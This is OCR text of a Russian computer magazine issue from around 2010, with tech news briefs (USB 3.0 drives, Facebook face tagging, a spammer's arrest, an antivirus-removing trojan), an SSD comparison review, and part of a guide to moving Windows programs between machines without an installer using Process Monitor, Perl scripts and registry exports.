
Новая серия флешек от компании Patriot Memory и так была бы быстрой — устройства, получившие имя Supersonic, работают с новым интерфейсом USB 3.0. Но в Patriot решили пойти дальше и сделать свои новинки очень быстрыми. Скорость записи и чтения этих девайсов составит 70 и 100 МБ/с соответственно (против обычных 60 и 80 МБ/с). Добиться таких показателей разработчикам Patriot удалось путем внесения некоторых изменений в привычную конструкцию флешек. Из обычной последовательности «флеш-память → контроллер флеш-памяти → мост → контроллер USB» был исключен мост, а контроллеры памяти и интерфейса USB 3.0 разместились на одной микросхеме. Благодаря этим особенностям удалось уменьшить и размер устройств. Обе новинки, емкость которых составляет 32 и 64 ГБ, щеголяют прочными алюминиевыми корпусами. Цена девайсов, к сожалению, пока неизвестна, но продажи должны начаться совсем скоро — в первом квартале 2011.



FACEBOOK УЧИТСЯ УЗНАВАТЬ ЮЗЕРОВ В ЛИЦО

В официальном блоге Facebook появился интересный анонс, обещающий, что социальная сеть в скором времени научится автоматически распознавать лица пользователей на фотоснимках. Как это будет выглядеть? После загрузки фото Facebook автоматически выделит на снимках лица людей. Чтобы «узнать» их, система просканирует в поисках соответствий все фотографии и аватары друзей пользователя. При этом Facebook будет опираться на уже проставленные к снимкам теги: если человек отмечен на большом количестве фото, «узнать» его будет значительно проще. Завершив поиски, Facebook покажет пользователю результаты проделанной работы. Решение, кого отмечать на фото, а кого нет, будет принимать сам юзер. Предвидя, что многим это нововведение может не понравиться, в Facebook, которую уже и так достали обвинениями в нарушении частной жизни, предусмотрели возможность запретить распознавание своего лица. Для этого достаточно будет поставить соответствующую галочку в настройках приватности.


ЧЕЛОВЕК — СПАМЕРСКАЯ ИМПЕРИЯ



В начале ноября 2010 года в США был арестован 23-летний гражданин Российской Федерации Олег Николаенко. Согласно данным ФБР, этот парень настоящий король спамеров — он умудрялся рассылать до трети всего мирового спама, а это порядка 10 млрд писем в день! Таких запредельных показателей ему удалось добиться за счет использования ботнета, известного под именем Mega-D, в который входило как минимум полмиллиона компьютеров. Зараженные машины ежедневно рассылали тонны нежелательной корреспонденции, предлагая купить по дешевке якобы фирменные часы, липовые справки и рецепты, «левые» лекарственные средства и многое другое. На след спам-рекордсмена правоохранительные органы вышли через его «коллег». Еще в 2009 году властям США удалось поймать двух спамеров: американца Джоди Смита и австралийца Ленса Аткинсона. «Федералы» также сумели отследить денежные переводы в размере $459 000, сделанные Аткинсоном из Новой Зеландии. Вскоре, в ходе допроса, спамеры и сами сознались, что головной офис, с которым они работали, располагается в Москве и управляется одним человеком, скрывающимся под ником Docent. Агенты ФБР даже смогли получить письма с двух аккаунтов на Gmail, который использовал Николаенко. Дальнейшее было делом техники — парня арестовали в Лас-Вегасе, когда он прилетел в США на автомобильное шоу. Сейчас спамер находится в американской тюрьме, так как в освобождении под залог ему было отказано. Николаенко грозит до трех лет тюрьмы или штраф в размере $250 000.

» Google открыл магазин по продаже электронных книг. Более 3 миллионов платных и бесплатных книжек уже доступны по адресу books.google.com/ebooks.

ТРОЯНЕЦ С ФУНКЦИЕЙ УДАЛЕНИЯ АНТИВИРУСОВ



Специалисты антивирусных компаний предупреждают о новом трое, который как в старые добрые времена расчищает себе «поле деятельности», удаляя с пользовательских компьютеров антивирусное ПО. Малварь распространяется в виде исполняемого файла, подцепить который можно, если искать в Сети личные данные пользователей «ВКонтакте». Вирус усыпляет бдительность юзера, открывая окно Проводника, якобы с базой данных «ВКонтакте», а сам тем временем устанавливается в систему и ищет антивирусы. По завершении поиска трой уводит систему в ребут, загружает Windows в безопасном режиме и из-под него аккуратно удаляет многие популярные антивирусы (большинство вендоров уже поправили уязвимости, которые использовала эта малварь). В случае удачного удаления «конкурента» вирус снова перезагружает компьютер, и в игру вступает винлокер Trojan.Winlock.2477, требующий 295 рублей за разблокировку системы. Что особенно интересно, если провести разблокировку и якобы освободить систему, хитрый трой сам примется эмулировать работу убитого антивируса! Для этого используется уже Trojan.Fakealert.19448, который прикидывается именно тем антивирусом, который ранее стоял на компьютере пользователя. Чтобы юзер не заметил подмены, продумано все: от привычного значка в трее до имитации интерфейса почившего антивиря.

Сергей Никитин



БЫСТРЫЕ ДИСКИ

ТЕСТИРОВАНИЕ SSD-НАКОПИТЕЛЕЙ

Несмотря на все возрастающее количество герц, байт, шейдеров и конвейеров во всеми нами любимых железках, ничего принципиально нового в них давно не появлялось. Чего нельзя сказать об области хранения данных. SSD-накопители — это настоящий прорыв: устройства, построенные на в корне отличных от HDD технологиях.

Технологии

Появились SSD-накопители не вчера и не позавчера, а аж в 1978 году, с легкой руки компании StorageTrek. В 1995 году другая компания, M-Systems, показала миру SSD-девайс на флеш-памяти. Дело двигалось и, в 2008 году уже третий игрок, Mtron Storage Technology, доказал, что SSD-устройству покорны скорости 260 и 240 Мб/с для чтения и записи соответственно. Чем же SSD отличается от HDD? Различаются они принципиально. Можно сказать, на генном уровне. В SSD нет движущихся механических частей, по сути это — набор микросхем, который не шумит и не так сильно греется. Кроме того, SSD существенно быстрее и не зависят от фрагментарности. На данный момент главный их недостаток — очень высокая цена. А кроме того, счастливые владельцы твердотельных накопителей заметили, что когда их диски забиты, то скорость резко падает. Дело тут в особенностях архитектуры SSD-устройств, которая состоит из многоуровневых ячеек, каждая из которых может хранить два бита информации. Из шестнадцати тысяч таких ячеек состоит страница, 128 страниц являются блоком в 512 Кб, а 1024 блока уже составляют массив размером 512 Мб. А самое главное заключается в том, что при минимальном размере записываемых данных в 4 Кб, стереть можно только 512 Кб. В итоге получается некий аналог фрагментации в HDD. Таким образом, при заполнении накопителя более чем на 75% освобождать новые блоки становится сложнее, и скорость работы падает. Для решения вопроса была придумана технология TRIM, которая помогает диску сразу обнулять ячейки и освобождать блоки для записи. Эта функция SSD постоянно совершенствуется, и не так давно компания SandForce представила новую архитектуру DuraClass. Максимальный объем такого девайса составит полтерабайта, интерфейсом выбран SATA III. Такие устройства будут отличаться повышенными скоростью, надежностью и долговечностью.

Методика тестирования

Для того, чтобы понять, что каждый из накопителей представляет собой в плане производительности, мы использовали тестовую утилиту Crystal DiskMark 2.2 и дисковый тест из пакета PCMark Vantage. Все тесты проводились в двух режимах: на пустом диске и заполненном на 80%, дабы приблизить SSD к реальным условиям работы.

СПИСОК ТЕСТИРУЕМОГО ОБОРУДОВАНИЯ

ADATA S596
CORSAIR NOVA V128
INTEL X25-M G2
INTEL X25-M G2 X2 RAID 0
KINGSTON SSDNOW V+ 128
KINGSTON SSDNOW V+ 512

ТЕСТОВЫЙ СТЕНД:

ПРОЦЕССОР: AMD PHENOM II X6 1090T (3,2 ГГЦ)
СИСТЕМНАЯ ПЛАТА: ASUS M4A89GTD PRO
ПАМЯТЬ: KINGSTON DDR3-1333 KVR1333D3N9 4 ГБ
ВИДЕОПЛАТА: SAPPHIRE RADEON HD 5870 1ГБ
БП: ATX ENHANCE 600 ВТ
ОПЕРАЦИОННАЯ СИСТЕМА: WINDOWS 7 HOME PREMIUM

10000 руб.

ADATA S596

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

СКОРОСТЬ ЧТЕНИЯ: до 250 Мб/с
СКОРОСТЬ ЗАПИСИ: до 180 Мб/с
ПОРТЫ: SATA II, USB 2.0
КЭШ-ПАМЯТЬ: 128 Мб
ОБЪЕМ: 128 Гб



От всех остальных участников тестирования ADATA S596 отличается наличием USB-порта. С одной стороны, это плюс, повышающий универсальность устройства: его можно использовать не только как внутренний, постоянный, но и как внешний накопитель. С другой стороны, делать это можно только в случае крайней необходимости, так как потенциальная скорость передачи данных будет ограничена возможностями интерфейса USB. Кроме дополнительного разъема, диск может похвастаться поддержкой команд TRIM. Что касается скоростных характеристик, то ADATA S596 (несмотря на то, что не выбился в лидеры) во всех тестах показал результаты выше среднего. Учитывая его цену, можно сказать, что соотношение цены и качества у него очень высокое.

Никаких «персональных» недостатков диска мы не нашли, его минус это характерно высокая сегодня для всех SSD-накопителей цена.

12500 руб.

Corsair Nova V128

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

СКОРОСТЬ ЧТЕНИЯ: до 270 Мб/с
СКОРОСТЬ ЗАПИСИ: до 195 Мб/с
ПОРТЫ: SATA II
КЭШ-ПАМЯТЬ: 64 Мб
ОБЪЕМ: 128 Гб







Компания Corsair известна своими быстрыми мобильными накопителями, поэтому к ее SSD-девайсу мы отнеслись весьма внимательно. И, по большому счету, Corsair Nova V128 оправдал наши ожидания. Эта модель построена на базе контроллера Indilinx Barefoot. В наших тестах данный диск показал высокие результаты, особенно отличившись в PCMark Vantage и при испытании на скорость линейного чтения. Стоит отметить, что команды TRIM не забыты производителем, и Corsair Nova V128 их поддерживает. А компания-вендор, поддерживая свое реноме, упаковала в коробку не только устройство и инструкцию, а еще и переходник для его установки в разъем 3.5, что весьма дальновидно, так как пока не все корпуса имеют слоты для SSD-накопителей.

В таких тестах, как скорость записи блоков размером 4 и 512 Кб на заполненный диск, быстродействие упало весьма существенно, в связи с чем мы сделали вывод о некоторой завышенности цены на данный диск.

14500 руб.

29000 руб.

Intel X25-M G2

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

СКОРОСТЬ ЧТЕНИЯ: до 250 Мб/с
СКОРОСТЬ ЗАПИСИ: до 70 Мб/с
ПОРТЫ: SATA II
КЭШ-ПАМЯТЬ: 32 Мб
ОБЪЕМ: 160 Гб





Компания Intel отличилась в нашем тесте, представив Intel X25-M G2 — единственный в обзоре диск емкостью 160 Гб. До установки в твой системный блок он находится в объемной коробке, соседствуя с наклейкой, переходником для установки устройства в 3.5-разъем и диском, на котором находится SSD Toolbox — специальная фирменная утилита, предназначенная для оптимизации работы диска. Кстати, не только упаковка, но и корпус диска вызывает уважение: цельнометаллический, с прокладкой по периметру. Говоря о скорости работы, нужно отметить хорошие результаты Intel X25-M G2, продемонстрированные при действиях с малыми объемами информации.

Что касается скорости линейной записи, то тут все не очень хорошо. Точнее, совсем плохо — по этому параметру Intel X25-M G2 находится на последнем месте в тесте.

Intel X25-M G2 x2 RAID 0

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

СКОРОСТЬ ЧТЕНИЯ: до 500 Мб/с
СКОРОСТЬ ЗАПИСИ: до 140 Мб/с
ПОРТ: SATA II x2
КЭШ-ПАМЯТЬ: 32 Мб x2
ОБЪЕМ: 320 Гб



Несмотря на всю свою инновационность и непохожесть на HDD, SSD-накопители это, прежде всего, хранилища информации, поэтому их точно так же, как и обычные жесткие диски, можно объединить в RAID-массив, получив все причитающиеся от такого действия плюшки. Объединив в RAID-массив уровня 0 два диска Intel X25-M G2, мы получили почти двукратный рост скорости линейного чтения и записи. Также существенно выросла скорость при работе с 512 Кб блоками.



Минусы у решения тоже есть. Во-первых, за стоимость системного блока ты получишь всего 320 Гб объема, что по сегодняшним меркам крайне мало. Не хватит ни на что. В конфигурации RAID 0 нет и речи о надежности, а для того, чтобы смотреть фильмы и слушать музыку, такая скорость не нужна. Так что практическая ценность данной конфигурации весьма сомнительна, разве что в синтетических тестах баллы будут высокие. А на деле все быстро, конечно, но дорого и не очень надежно.

11000 руб.

Kingston ssdNOW V+


ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

СКОРОСТЬ ЧТЕНИЯ: до 230 Мб/с
СКОРОСТЬ ЗАПИСИ: до 180 Мб/с
ПОРТ: SATA II
КЭШ-ПАМЯТЬ: 128 Мб
ОБЪЕМ: 128 Гб





Всегда получаешь удовольствие, когда, открывая коробку с устройством, видишь там не только сам девайс, но и всякие приятные дополнения к нему. Понятно, что ты за них заплатил, они не бесплатны, но все равно. Вот и Kingston ssdNOW V+ относится именно к таким устройствам. В комплект поставки входит SATA-кабель и переходник с molex-SATA, а также рек, внутрь которого ты установишь этот накопитель и получишь внешний диск с интерфейсом USB. Работает девайс весьма шустро, скорости линейного чтения и записи у него весьма неплохие. Также порадовала более высокая, чем у многих участников, скорость работы с малыми блоками.



К сожалению, каким бы ни был хорошим комплект поставки, все в него включить невозможно, поэтому и в этой коробке отсутствует переходник для установки устройства в 3.5-отсек. В тестах из комплекта PCMark Vantage были сильные проседания.

53000 руб.

Kingston ssdNOW V+ 512

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

СКОРОСТЬ ЧТЕНИЯ: до 230 Мб/с
СКОРОСТЬ ЗАПИСИ: до 180 Мб/с
ПОРТ: SATA II
КЭШ-ПАМЯТЬ: 128 Мб
ОБЪЕМ: 512 Гб

ВНЕ КОНКУРСА



Как ты уже, наверное, понял, одной из основных проблем большинства современных SSD-накопителей является их относительно малый объем. Это устройство от Kingston — наглядное подтверждение того, что увеличение объема никоим образом не является технологической проблемой. Полтерабайта — это нормальный размер, на который можно записать кучу всего интересного, нужного и полезного. Кстати, все диски серии Kingston ssdNOW V+ можно приобрести в двух комплектациях: одна описана выше, а вторая включает в себя только сам диск. Накопитель поддерживает набор команд TRIM, а его скоростные показатели практически не отличаются от аналогичных у Kingston ssdNOW V+ 128 Гб.




Из минусов разве что скорость работы с блоками по 4 Кб у него пониже. Само собой разумеется, что главный недостаток данного накопителя — это его непомерная цена, за которую можно купить полноценный ПК со всеми необходимыми девайсами. Да и три SSD-накопителя по 128 Гб от Kingston обойдутся тебе дешевле.

Выводы


Быстрые SSD-накопители нам очень понравились — надеемся, что скоро они станут доступнее. Сегодня награду «Выбор редакции» получил Intel X25-M G2, титул «Лучшая покупка» достался Kingston ssdNOW V+. А для богатых эстетов мы рекомендуем повнимательнее присмотреться к устройствам под грифом «Вне конкурса».

PCMark, Windows Defender, Мб/с




Накопители Kingston немного впереди всех

PCMark, Windows Vista startup, Мб/с




Видимо, скоро Windows у всех будет грузиться быстрее

PCMark, Windows Media Center, Мб/с




В данном тесте хорошо показал себя диск от Corsair

PCMark, Application loading, Мб/с




Наш массив показывает фантастический рост скоростных показателей

CrystalDiskMark, Sequential read, Мб/с




Все почти равны

CrystalDiskMark, Sequential write, Мб/с




Хорошо видны достоинства и недостатки каждого устройства

CrystalDiskMark, Random read 4KB, Мб/с



Накопитель ADATA S592 рывком выходит в лидеры

CrystalDiskMark, Random write 4KB, Мб/с



Intel и RAID — братья навек



АЛИСА, КОРОЛЬ И ШУТ, КАЛИНОВ МОСТ
МЕЛЬНИЦА, НАЙК БОРЗОВ, СЕРЬГА
ВЯЧЕСЛАВ БУТУСОВ & Ю-ПИТЕР...
ДАЛЬШЕ - БОЛЬШЕ!

Постоянно обновляемая информация об участниках фестиваля - на сайте nashe.ru

Николай «M0r1arty» Нежинский moriarty@front.ru, Леонид «graum» Шигаревский l.shigarevskiy@gmail.com





▹ dvd

На диске ты сможешь найти необходимые для переноса программы, инструменты и вспомогательные сценарии



ЕСЛИ НЕТ ИНСТАЛЛЯТОРА...

Переносим приложения Windows без дистрибутива

Часто возникают ситуации, когда программа, установленная на одном компьютере, должна непременно оказаться на другой машине. Причем инсталлятора нет, простого копирования файлов не хватает, а человек, который ставил программу, куда-то пропал вместе с дистрибутивом.


В случае с редким или самописным софтом такая проблема случается сплошь и рядом. Практически каждая отдельно взятая контора может похвастаться, что какой-то местный кудесник-программист наколотил две-три тысячи строк кода, создавая очередную программу отчетности или ERP-систему. И все идет хорошо, пока этот компьютерный гуру не потеряется. Стандартного инсталлятора нет, простое копирование папки с программой не помогает, а программу срочно нужно установить еще на одну машину. Кажется, пора начинать рвать на себе волосы? Но это не вариант для компьютерной нечисти! :)

Что переносить?

Итак, самый главный вопрос: что переносить кроме папки с программой? Условно все необходимое можно разбить на три пункта:

1. Файлы, к которым обращается программа.
2. Ветки реестра, к которым обращается программа.
3. Среда выполнения.

Если с пониманием первых двух пунктов проблем нет, то насчет третьего стоит сделать уточнение. Под средой выполнения здесь пони-



Плагин «FileInfo» добавил вкладку «Activex / OCX». Обычно EXE/DLL файлы такой чести не удостаиваются

маются базы данных, драйвера устройств (псевдоустройств), именованные каналы (Named Pipes), мэйлслоты, COM/ActiveX компоненты и так далее. То есть, все, с чем работает программа (и что предоставлено сторонним софтом, а не операционной системой) через стандартные интерфейсы Windows — будь то сеть, IPC или тому подобное. Среда является самым проблемным компонентом при переносе, и именно из-за среды приходится заморачиваться, чтобы ОС на обеих машинах совпадали.

Какие файлы и ветки реестра переносить?


Господа, давайте дружно поднимем бокалы с кофе, выпьем и почтим память безвременно ушедших утилит-мониторов NT Filemon и NT Regmon, которые отслеживали обращения любого процесса к файлам и ключам реестра соответственно. Злой гений Марка Руссиновича безжалостно аннигилировал их… а потом воссоздал из пепла в одном мощном и полезном инструменте. Встречайте, Process Monitor. Именно эта тулза будет основным оружием переноса и поможет нам разобраться, какие файлы использует программа и к каким ключам в реестре обращается. Для этого нам понадобятся две функции: Show Registry Activity и Show File System Activity.

Итак, открывай ProcMon, запускай переносимую софтину и дождись, пока она полностью загрузится. Затем ступай в ProcMon, отключи логирование, найди нужную программу (по имени исполняемого файла), жми правой кнопкой по записи в столбце Process Name и выбирай Include 'SuperProg.exe', где SuperProg.exe — это исходное приложение для переноса. Ты увидишь, что Process Monitor отсеял все события, связанные с другими процессами. Можно было бы анализировать все в уме, отслеживая события, которые появляются в Process Monitor, но мы поступим иначе. Для удобства сохраним лог всех обращений в файл. Для этого нажимай «File -> Save…». В окне сохранения опцию «Events to save» выставляй в «Events displayed using current filter»(чекбокс «Also include profiling events» должен быть включен), а «Format» выбирай «Comma-Separated Values (CSV)». Сохрани куда-нибудь Logfile.csv и можешь заглянуть внутрь. Испугался? :)


Разобраться в этой помойке без помощи парсера сложно. Чтобы упростить задачу, я, когда сам занимался подобным переносом, набросал два Perl-скрипта (ищи их на диске). Положи эти скрипты в папку, где был сохранен Logfile.csv (или сразу сохраняй лог в папку к скриптам). Теперь запускай parse.pl. Этот скрипт отпарсит log-файл и создаст еще два лога: file.log будет содержать уникальные обращения к файлам и папкам, reg.log —уникальные обращения к веткам реестра.

Отделяем мух от котлет

Не торопись запускать второй скрипт. Сначала рекомендую отсеять явно левые записи из reg.log. Такие ветки реестра, как HKLM/Software или HKCR/Interface являются чисто системными, поэтому на новую



Могучий Process Monitor



При запуске .pl файла перлу передается флаг «-C» (работа с UNICODE'ом)

машину их импортировать не имеет смысла (в худшем случае можно испортить систему). Удаляем. Сильно тут не лютуй, а то выкинешь что-то, что имеет отношение к программе, которую переносим. После этого можно с чистым сердцем запускать export.pl. Скрипт пошуршит и создаст в папке кучу REG-файлов (их можно импортировать на целевой системе) + папку subdir. Далее необходимо проанализировать содержание Reg-файлов, напрячь голову и отсортировать файлы на три группы:

- Нужен программе;
- Не нужен программе;
- На дополнительное изучение.

Сортируя файлы, не забывай редактировать абсолютные (полные) пути до компонентов (DLL-библиотек, файлов настроек и прочего), если найдешь. Так мы получим REG-файлы, которые необходимо импортировать на целевой машине.

Теперь по поводу файлов. В папке subdir скрипт воссоздал дерево обращений к файлам таким образом:


```
subdir
    C (буква диска)
        Program Files
           …и так далее, до файлов включительно
```

Непосредственный перенос

На новой машине скопируй папку с программой в C:\Program Files (к примеру). Импортируй ключи реестра, которые ты определил в группу «Нужен программе». Из папки subdir восстанови структуру файлов и каталогов, отсутствующих в системе, на которую выполняется перенос. Надеюсь, ты понимаешь, что системные файлы и библиотеки заменять не надо. Поэтому при переносе файлов нужно быть очень осторожным. Обязательно обращай внимание, где располагается перемещаемый файл — проведи аналогию с переменными окружения (изучи вывод команды «set» в консоли). Просмотри содержимое каждого файла, который, как тебе кажется, не является системным. Поправь значения опций, в которых задается полный путь до каких-либо компонентов, если найдешь файл(ы) настроек.

Если о защите системных библиотек Windows хоть как-то позаботится SFC (System File Checker), то в случае реестра такой помощи ждать не приходится. Поэтому при импортировании веток реестра с рабочей машины нужно быть вдвойне осторожным. Причем, как и в случае с файлами настроек, придется корректировать пути в строковых параметрах.

Зарегистрируй COM-компоненты — их легко определить по наличию нескольких экспортируемых функций (DllRegisterServer, например).



Два абсолютно левых ключа — DELETE их!


Perl и UNICODE

Чтобы при воссоздании дерева папок скрипт прописал милые сердцу символы национального алфавита, надо сообщить ему, что он будет иметь дело с UNICODE'ом. Просто измени запись в реестре так, как показано на рисунке.

Тем, кто забыл: регистрация производится командой regsvr32 component.dll, где component.dll является COM-сервером (кстати, COM-сервер может находиться и внутри exe-файла). Ценителям Total Commander будет приятно, что для их любимца есть lister-плагин, который на раз определяет COM/ActiveX.
Если программа использует какие-то специфические технологии, необходима дополнительная настройка. Скажем, в случае с использованием BDE(Borland Database Engine) необходимо внести соответствующие изменения у DataSource'ов, которые использует программа. После этого остается только проинсталлировать и настроить среду, которая нужна нашему приложению (если нужна). Стандартные компоненты наподобие сервера БД ты установишь сам. Перенос среды должен быть легче всего, поскольку для серверов БД есть нормальные инсталляторы. Установить драйвер можно специальной утилитой, а зарегистрировать COM-сервер еще проще.

Перенос драйверов

А что делать, если программа работает с драйвером, единственный установщик которого потерян вместе с install.exe? Да и как вообще определить, что программа работает с драйвером? Какой-либо специальной тулзы я не нашел, поэтому воспользуемся OllyDbg. Чтобы работать через DeviceIoControl (через эту системную функцию драйверу устройств отправляются разные команды), сначала необходимо открыть созданное устройство через символическую ссылку вызовами CreateFileA/CreateFileW. От этого и будем плясать.
